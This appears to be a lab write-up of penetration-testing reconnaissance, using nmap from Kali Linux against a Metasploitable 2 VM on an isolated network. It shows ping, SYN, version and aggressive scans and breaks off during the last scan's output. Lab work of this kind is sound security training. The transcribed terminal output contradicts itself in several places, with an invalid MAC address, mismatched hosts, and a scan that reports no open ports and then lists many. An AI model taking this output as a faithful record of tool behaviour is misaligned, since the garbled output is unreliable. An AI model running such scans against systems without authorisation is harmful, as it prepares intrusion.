

Penetration Testing Lab: Kali Linux vs Metasploitable 2



Tools: Nmap, Nessus, Metasploit

Target: Metasploitable 2

Attacker: Kali Linux



Objective: Perform recon, vulnerability scanning, exploitation

Section 1: Environment Setup



Description:

Configured dual network adapters for Kali Linux: one Bridged Adapter for internet access, and one Host-Only Adapter to isolate and communicate with Metasploitable 2 within a controlled lab environment.




Description:

Verified IP addresses on both Kali and Metasploitable VMs using ip a and ifconfig. Ensured both are on the same subnet (192.168.56.0/24) and connected via Host-Only Adapter.

Section 2: Reconnaissance with Nmap

1. Ping Scan – Check if target is up
nmap -sn 192.168.56.103/24



The screenshot shows a terminal window titled "kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running as root, indicated by the prompt "root@kali:~\$". The user has run the command "nmap -sn 192.168.56.103/24". The output shows that the host at 192.168.56.103 is up. A red box highlights the output of the second nmap command, which scans the entire subnet 192.168.56.0/24. This output lists multiple hosts, including the Metasploitable target, along with their MAC addresses and vendor information.

```
# Example: nmap -sn 192.168.1.0/24
zsh: corrupt history file '/home/kali/.zsh_history'
zsh: parse error near `\'n'

# nmap -sn 192.168.56.103/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:36 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds


# nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:36 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up.
MAC Address: 08:00:27:13:21:EAE (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00054s latency).
MAC Address: 0A:00:27:00:00:20 (Unknown)
Nmap scan report for 192.168.56.103
Host is up.
MAC Address: 08:00:27:13:21:EAE (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.45 seconds
```

Description:

Scanned the local subnet to discover all live hosts. Metasploitable was identified as an active device on the network.

Port Scan

nmap -sS 192.168.56.103



```
root@kali:~/Desktop# nmap -sS 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:44 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.00032s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:13:2E:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.00055s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
4002/tcp  open  mlchat-proxy
MAC Address: 0A:00:27:00:00:20 (Unknown)


Nmap scan report for 192.168.56.103
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

Description:

Conducted a SYN scan to identify open ports on the target. Results showed multiple services exposed on standard ports, indicating a broad attack surface.

Service Version Detection

```
nmap -sV 192.168.56.103
```



```
[root@kali ~]# nmap -sV 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:46 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 1000 closed tcp ports (reset)


Nmap done: 256 IP addresses (4 hosts up) scanned in 0.39 seconds
[roo...@kali ~]# nmap -sV 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:46 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00068s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 977 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       Netkit rshd
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs        2-4 (RPC #100003)
2121/tcp  open  ftp        ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc        VNC (protocol 3.3)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:8F:2E:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
```

Aggressive Full Scan

```
nmap -A -oN nmap-scan.txt 192.168.56.103
```



```
root@kali:~/Desktop
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
[...]
# nmap -A -oN nmap-scan.txt 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 13:48 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.56.101
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:id:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-08-01T23:18:45+00:00; +5h29m30s from scanner time.
sslv2:
| SSLv2 supported
| ciphers:
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
